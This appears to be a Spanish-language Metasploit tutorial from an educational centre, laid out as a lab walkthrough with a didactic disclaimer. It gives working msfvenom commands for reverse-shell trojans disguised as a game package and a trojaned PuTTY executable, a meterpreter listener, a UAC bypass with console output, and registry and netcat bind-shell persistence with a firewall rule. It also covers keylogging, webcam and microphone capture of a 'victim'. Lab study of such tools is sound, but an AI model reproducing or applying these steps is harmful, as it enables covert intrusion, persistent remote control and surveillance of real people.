

METASPLOIT FRAMEWORK

TUTORIAL PRÁCTICO

JOSÉ ANTONIO SANTOS GÓMEZ
CIERD - CIDEAD

Contenido

1. Introducción

NOTA: Descargo de responsabilidad (Disclaimer)
Toda la información recogida en este documento tiene una finalidad únicamente didáctica. Todas las acciones que se recogen en este documento han sido probadas en máquinas personales de laboratorio para el estudio de este Framework. El mal uso que pueda hacerse con el uso de estas herramientas es responsabilidad del usuario final.

Metasploit es un framework para la creación o ejecución de exploits.

Es importante conocer los principales elementos de metasploit:

- Msfvenom: para la creación de payloads y encoders. Integra las funciones de msfpayload y msfencode.
- Formado por diferentes módulos:
    - Auxiliary: herramientas auxiliares para pruebas de intrusión. Nmap, Nessus, etc.
    - Encoders: ofuscan u ocultan el código de los shellcodes (payloads) creados.
    - Exploits: códigos que son capaces de atacar una vulnerabilidad dejando el sistema frágil.
    - Payloads: contiene los códigos que aprovechan la vulnerabilidad para realizar el ataque deseado, como denegación de servicio, Shell remota, etc.

2. Inicio de metasploit

Para un correcto y completo uso de Metasploit debemos inicializar las bases de datos que utiliza.

Primero debemos inicializar el servicio “postgresql”:

service postgresql start

A continuación, podemos acceder a Metasploit e iniciar su propia base de datos:

msfconsole

Dentro de metasploit ejecutamos el siguiente comando para lanzar e inicializar la base de datos:

msfdb init

Desde este momento ya tenemos completamente iniciado nuestro framework de metasploit.

3. Lista de los principales comandos

Tenemos esta lista de comandos básicos:

- banner: muestra información de metasploit.
- help: muestra ayuda general o de cada módulo cargado con las opciones disponibles. Muestra la lista de comandos de core y de base de datos.
- jobs: muestra los trabajos creados.
- sessions: muestra las sesiones activas. Se usa para **ver los equipos comprometidos**. Podemos usar diferentes parámetros con este comando:

    - sessions -l: lista las sesiones.
    - sessions -i número: abre una sesión interactiva.
    - sessions -k número: cierra una sesión.
- back: vuelve un paso atrás.
- search: realiza la búsqueda de módulos. (Encoders, exploits, payloads, etc).
- use: nos permite usar un exploit o payload.
  Ejemplo: use exploit/windows/mysql/mysql_payload
- info: muestra información del módulo que se está ejecutando.
- show: muestra los módulos de un determinado tipo. Como puede ser: encoders, exploits, etc.
- set/setg: establece los valores a los parámetros que se deben usar. Setg lo hace de forma global para no tener que establecerlo en varias ocasiones.
  Ejemplo: setg RHOST 192.168.1.111
- Unset/unsetg: eliminar el valor guardado en una variable determinada.
- run: se utiliza para ejecutar un módulo auxiliar.
- exploit: similar a usar "run" pero específicamente para exploits.
- check: para saber si un exploit tendrá éxito sin ser lanzado.
- background: envía una sesión a segundo plano para seguir lanzando otros comandos.
- save: permite guardar una sesión de metasploit para continuar en otro momento.

4. Creación de payloads

Metasploit contiene la herramienta **msfvenom** para la creación de payloads con los que crear troyanos de acceso remoto (RAT) para cualquier tipo de plataforma.

Con esta herramienta podemos crear pequeños payloads que se pueden usar tanto de forma independiente como se pueden camuflar en ejecutables, aplicaciones, documentos, etc.

Para la creación de un payload se pueden usar muchísimos parámetros, de los cuales loa más usuales son:

- -a: Arquitectura del sistema operativo.
- --plataform: plataforma.
- -x: selecciona el software original como plantilla.
- -k: preserva el código original e inyecta el código malicioso.
- -p: Payload a insertar.
- LHOST: IP de nuestra máquina.
- LPORT: Puerto local de conexión.
- -e: encoder, para ocultación del código malicioso.
- -i: iteraciones, veces que se cifra el archivo con el encoder seleccionado.
- -b: caracteres a insertar.
- -f: formato de salida.
- -o: nombre salida de archivo.

A continuación, vamos a mostrar varios ejemplos de creación de códigos maliciosos, tanto independientes como camuflados en aplicaciones.

Ejemplo de malware independiente:

En este caso se va a crear un malware para el sistema Linux:

- msfvenom -p Linux/x86/meterpreter/reverse_tcp LHOST 192.168.1.93 LPORT 6666 -f sh -e x86/shikata_ga_nai -i 3 > juego.deb

Las características de este malware son: Shell meterpreter de tipo inversa con encoder con 3 iteraciones y genera un fichero llamado "juego.deb".

Ejemplo de malware para un sistema operativo Windows 7 de 64 bits ocultado en un fichero ejecutable como putty.exe:

- msfvenom -a x64 --platform windows -x winSCP.exe -k -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.7 LPORT=6666 -f exe -b "\Fx00" -o puttyPlus.exe

En esta ocasión se crea un troyano de acceso remoto (RAT) llamado "puttyPlus.exe". Este fichero debe ser ejecutado en la máquina objetivo.

5. Acceso al equipo remoto mediante exploits

Para conseguir acceso al equipo remoto cuando ejecute el fichero malicioso tenemos que iniciar nuestro Metasploit y lanzar un payload para que se quede a la escucha del lanzamiento de la aplicación. Vamos a usar el payload más completo de Mestasploit llamado "meterpreter", que dispone de su propia Shell de comandos. Dispone de muchísimos comandos, tanto comandos de core, sistema de ficheros, de la red, de la interfaz de usuario o de diferentes periféricos como la webcam. También dispone de comando para la elevación de privilegios o ataques a bases de datos.

Ejemplo de lanzamiento de meterpreter para el aprovechamiento de la puerta trasera generado por nuestro software malicioso:

- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST 192.168.1.93
- set LPORT 6666
- exploit

Desde el lanzamiento del comando "exploit", **metasploit** lanza la escucha de meterpreter para la dirección IP y el puerto especificado, en el momento en el que se lance la aplicación en el equipo objetivo se lanzará una Shell con esa conexión establecida.

Todos los exploits que se pueden usar tienen una serie de opciones o parámetros que deben ser establecidos y otros que son opcionales. Para ver estos parámetros se puede usar el comando:

- show options

6. Mantenimiento de la conexión

Las primeras acciones que se deben realizar tras el éxito de la conexión es conseguir que esta se vuelva estable y no es pierda con el cierre del programa con el código malicioso. Para este cometido podemos migrar el proceso de backdoor a otro proceso del sistema que sea más estable. En caso de Windows se puede migrar el proceso al del "explorer".

Así que tendríamos que consultar los procesos con el comando:

- ps

Observar el identificador del proceso que nos interese para que sea el huésped de nuestra puerta trasera. Esta acción se realiza con el comando:

- migrate número_proceso

Desde este momento, aunque en la máquina objetivo se cierre el programa que abrió la puerta trasera ya no perderemos la conexión. Esta se perderá si se cierra el proceso al que está asociado. Por lo que un reinicio del sistema provocaría la pérdida de la sesión. Es muy común buscar el proceso "Explorer.exe" el cuál está casi siempre activo en el sistema, por lo que la conexión estará "garantizada" hasta el apagado del equipo.

7. Salir y retomar la sesión en meterpreter

Cuando nos encontramos en **meterpreter** dentro de una sesión, esta puede ser lanzada a segundo plano para conseguir volver a metasploit y lanzar otros exploit. Para lanzar la sesión a segundo plano se usa el comando:

- background

Además, cuando hemos salido podemos observar todas las sesiones establecidas con el comando:

- sessions

Tras consultar la lista de sesiones, podemos interactuar con la que queramos mediante su id (número de identificación de la sesión):

- sessions -i id

8. Escalada de privilegios en el sistema.

En la máquina víctima podemos tener diferentes escenarios en cuanto a los privilegios que tiene el usuario que ha ejecutado el RAT. El usuario puede ser:

a) Administrador: al ejecutar el RAT y establecerse la conexión, esta tendrá los privilegios del sistema (más elevados).
b) Usuario del grupo de administradores: en este caso si el usuario ejecuta el RAT como administrador ("Ejecutar como administrador") se tendrían todos lo privilegios del sistema desde el atacante. En caso de que no lo ejecute como administrador se puede realizar un "byPass UAC" y obtener estos permisos.
c) Usuario estándar: en este último caso, para conseguir la elevación de privilegios se debe analizar las vulnerabilidades del sistema, encontrar una que pueda ser explotada y realizar mediante esta explotación la escalada de privilegios. (Este caso no se explicará en este tutorial).

En el momento que se ha conseguido establecer una sesión "meterpreter" con la máquina objetivo se puede observar el tipo de usuario que ha lanzado el programa y con qué permisos. Para ello se debe ejecutar el comando:

- Getuid

Si aparece el nombre de un usuario estándar no tendríamos en principio los permisos del sistema. Para tener los privilegios del sistema deberíamos obtener "NT AUTHORITY\SYSTEM", en tal caso ya podríamos pasar al siguiente paso de este tutorial.

Aunque el nombre de usuario es estándar, puede que haya lanzado la aplicación en modo “Ejecutar como administrador”. Para averiguarlo se debe lanzar el siguiente comando:

- Getsystem

Si se lanzó como administrador este comando tendrá éxito y mostrará un mensaje como este:

```
meterpreter > getuid
Server username: Worker-PC\Worker
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Por último, si el programa se ejecutó sin permisos de administración, devolverá un error al intentar elevar privilegios. En tal caso deberíamos realizar el byPass UAC. Para conseguir realizarlo se deben realizar los siguientes comandos:

```
meterpreter > getuid
Server username: Worker-PC\Worker
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 691 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

Ilustración 1 Error en la escalada de privilegios.

```
meterpreter > shell
Process 484 created.
Channel 2 created.
Microsoft Windows [Versi♦n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\Worker\Desktop>net user Worker
net user Worker
Nombre de usuario                    Worker
Nombre completo
Comentario
Comentario del usuario
C♦digo de pa♦s                       000 (Predeterminado por el equipo)
Cuenta activa                        S♦
La cuenta expira                     Nunca

Ultimo cambio de contrase♦a          19/01/2023 20:26:09
La contrase♦a expira                 Nunca
Cambio de contrase♦a                 19/01/2023 20:26:09
Contrase♦a requerida                 No
El usuario puede cambiar la contrase♦a  S♦

Estaciones de trabajo autorizadas    Todas
Script de inicio de sesi♦n
Perfil de usuario
Directorio principal
Ultima sesi♦n iniciada               20/01/2023 17:45:26

Horas de inicio de sesi♦n autorizadas  Todas

Miembros del grupo local             *Administradores
                                     *HomeUsers
Miembros del grupo global            *None
Se ha completado el comando correctamente.


C:\Users\Worker\Desktop>exit
exit
```

Ilustración 2 Abrir Shell para comprobar que el usuario está en grupo "Administradores".

```
meterpreter > background
[*] Backgrounding session 22...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  22        meterpreter x64/windows  Worker-PC\Worker @ WORKER-PC  10.0.2.7:6666 → 10.0.2.4:49248 (10.0.2.4)

msf6 exploit(windows/local/bypassuac) > set session 22
session ⇒ 22
msf6 exploit(windows/local/bypassuac) > set LPORT 6666
LPORT ⇒ 6666
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    22               yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.7         yes       The listen address (an interface may be specified)
   LPORT     6666             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 10.0.2.7:6666
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
```

Ilustración 3 Salir de meterpreter y lanzar exploit bypassuac.

```
meterpreter > getuid
Server username: Worker-PC\Worker
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Ilustración 4 Getsystem consigue la escalada de privilegios.

Con los pasos mostrados en las capturas de pantalla se consigue una escalada de privilegios si el usuario pertenece al grupo de Administradores, pero no ejecutó el RAT como administrador.

9. Script automático de obtención de información en sistemas Windows.

Existe un script de meterpreter muy completo llamado “winenum” que lanza una gran variedad de scripts para recopilar muchísima información del sistema, la cual es guardada en un directorio en diferentes ficheros de texto. Se debe lanzar con:

- run winenum

Para el éxito de este script, se debe haber realizado correctamente la escalada de privilegios.

10. Dar persistencia a la conexión tras el apagado del sistema

Para evitar que la conexión sea perdida, aunque el equipo se reinicie, tenemos que llevar a cabo alguno de los métodos disponibles para dar persistencia a esta conexión.

*Nota: Estos métodos no son infalibles, puede haber muchos factores que produzcan que no se creen los ficheros en la máquina víctima o que falle en el momento del establecimiento de la conexión. Aunque no se consiga realizar la persistencia con estos métodos, se puede lanzar el RAT de nuevo para volver a realizar la conexión entre las máquinas (simulando que la víctima sigue usando su aplicación sin saber que está infectada).

Los diferentes métodos para obtener persistencia que veremos son:

1) **Lanzar el siguiente exploit dentro de la conexión meterpreter.** El comando sería:
   - run exploit/windows/local/persistence -U -i 10 -p PUERTO_KALI -r IP_KALI

   Con este comando conseguimos que se cree un pequeño script con extensión "vbs" en el directorio C:\Users\usuarios\AppData\Local\Temp. Este script se encarga de levantar la puerta trasera y se ejecuta de forma automática con el inicio del sistema ya que además se genera una nueva variable en el registro de Windows en HKCU\Software\Microsoft\Windows\CurrentVersion\Run.

   (Es probable que no se cree correctamente, no funciona en todos los sistemas).

2) **Persistencia mediante el registro de Windows:** En el registro de Windows se guarda muchos de los ajustes de configuración y opciones del sistema operativo de Microsoft. En el registro se pueden definir permisos de diferentes componentes del sistema operativo y del software, por lo que muchos de los malwares que infectan los sistemas suelen hacer uso de este registro para poder ejecutarse integrado en el sistema sin levantar sospecha. En un análisis de malware es muy importante realizar un chequeo del registro para detectar posibles infecciones.
   En este caso, vamos a usar el exploit "registry_persistence" el cual instala un payload en la máquina víctima para que se ejecute cada vez que se inicia esta. Este registro será guardado en la ruta:
   [HKCU o HKLM]\software\Microsoft\Windows\CurrentVersion\Run
   El valor será aleatorio a no ser que se le quiera indicar un nombre mediante las opciones del exploit. Para configurar y lanzar el exploit se deben realizar los siguientes pasos:
   a) Una vez que se tiene una sesión de meterpreter iniciada no tenemos que salir de esta para el lanzamiento del exploit. Se usa el comando "background".
   b) Establecer el exploit: > use exploit/Windows/local/persistence_registry
   c) Indicar el número de la sesión que acabamos de pasar a segundo plano: > set session X
   d) Indicar el puerto por el que escucha Kali: > set lport 6666
   e) Lanzar el exploit: > exploit
   f) Finalmente aparecerá un mensaje de la creación de la clave de registro y la instalación del payload en la ruta que indicamos anteriormente del registro. Se debería iniciar la sesión de meterpreter automáticamente, en caso de que no sea así, se debe volver a la conexión con "session -i X" (X es el número de sesión).

3) **Persistencia mediante la herramienta netcat:** La herramienta netcat o nc es usada para establecer conexiones entre dos equipos en una red, para lectura y escritura de datos. Con esta herramienta se podrán abrir terminales remotos para la ejecución de comandos en la máquina víctima. Esta persistencia se puede establecer de muchas maneras diferentes, depende de cómo se quieran enlazar las máquinas. En este caso, vamos a hacer que la máquina víctima se inicie con el comando activo de forma que abra su puerto y se quede a la espera de conexiones remotas. Otra opción podría ser que la máquina atacante es la que está a la escucha y cuando se inicie la máquina víctima esta crea la conexión de manera inversa. Optaremos por la primera opción comentada.
   Para conseguir la persistencia de este modo, lo primero se tiene que conseguir la herramienta nc para Windows. Una vez descargada, se debe enviar por la sesión ya establecida de meterpreter hacia la máquina víctima haciendo uso del comando "upload".
   Una vez que se ha subido la herramienta, se debe conseguir incluir un nuevo valor en el registro para que se inicie de forma automática con el sistema, por lo que se debe crear en la ruta mencionada anteriormente HKLM\software\Microsoft\Windows\currentversion\run.
   > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v netcat -d 'C:\windows\system32\nc.exe -Ldp 4445 -e cmd.exe'
   Además, incluiremos una nueva regla en el firewall para que permita esta conexión, por lo que desde meterpreter abrimos una Shell de Windows y lanzamos el siguiente comando para la creación de la regla de firewall:
   > shell
   > netsh advfirewall firewall add rule name='netcat' dir=in action=allow protocol=Tcp localport=4445
   Con estos pasos ya tendríamos nuestra persistencia preparada, por lo que el equipo Windows cada vez que se inicie se pondrá a la escucha de conexión de netcat por el puerto 4445.
   En la máquina atacante tendríamos que establecer la conexión mediante el comando:
   > nc -nv DIR_IP_VICTIMA 4445
   Se puede comprobar la regla de entrada creada con el comando:
   > netsh firewall show portopening

Existen otros métodos muchos métodos de persistencia que pueden estudiarse y lanzarse dependiendo de las características de la máquina víctima.

11. Cierres y aperturas de sesión

Para concluir una sesión de meterpreter tan solo se debe usar el comando:

- exit

Una sesión cerrada no se puede retomar, sino que se debe volver a lanzar la escucha por el puerto y esperar a que la máquina víctima vuelva a establecer la conexión mediante el troyano o algún método de persistencia creado.

12. Lanzamiento de un keylogger

Para conseguir lanzar un keylogger en meterpreter tenemos que tener una sesión iniciada asegurarnos de que esta sesión sea estable. Entonces disponemos de tres comandos para esta acción:

- keyscan_start: comienza con la escucha de las pulsaciones de teclas.
- Keyscan_dump: realiza una visualización de todas las teclas pulsadas hasta ese momento.
- Keyscan_stop: detiene el escaneo de las pulsaciones de teclas.

13. Diferentes capturas de información del equipo objetivo.

Una vez que tenemos la conexión de meterpreter, podemos realizar una gran cantidad de acciones para extraer datos de la máquina víctima. Algunas de las acciones que pueden realizarse son:

- Ver información del sistema: sysinfo
- Capturas de pantalla: screenshot
- Ver la pantalla en directo: screenshare
- Grabar el micrófono: record_mic
- Captura de pantalla o vídeo de la webcam: webcam_stream, webcam_snap
- Subida de archivos y directorios: upload
- Descarga de archivos y directorios: download
- Cualquier comando de Linux se puede ejecutar en este terminal.

Existen otros comandos en meterpreter que pueden ser consultados con “help”.

14. Anexo: Transferencia de ficheros.

Para una cómoda transferencia de los ficheros creados en Kali hacia la máquina víctima (Windows) se puede crear un pequeño servidor web con el uso de este comando de terminal:

- python3 -m http.server

En el directorio que se ejecuta este comando se crea un servicio web por el puerto 8000.

Para acceder al contenido de este directorio desde cualquier máquina que se encuentre en la red local, tan solo se debe poner la siguiente dirección en un navegador web:

DIR_IP_LOCAL_SERVIDOR_WEB:8000

1. Webgrafía.

- Información general en web de Metasploit: https://www.metasploit.com/
- Métodos de persistencia: https://www.hackingarticles.in/multiple-ways-to-persistence-on-windows-10-with-metasploit/
- Escalada de privilegios: https://www.zonasystem.com/2020/03/explotacion-local-escalada-de-privilegios-de-0-a-system-con-metasploit.html
- Herramienta de red Netcat para Windows: https://eternallybored.org/misc/netcat/
- Creación de conexiones con Netcat: https://www.zonasystem.com/2020/07/tipos-de-conexiones-directas-inversas-transferencia-ficheros-netcat-nc.html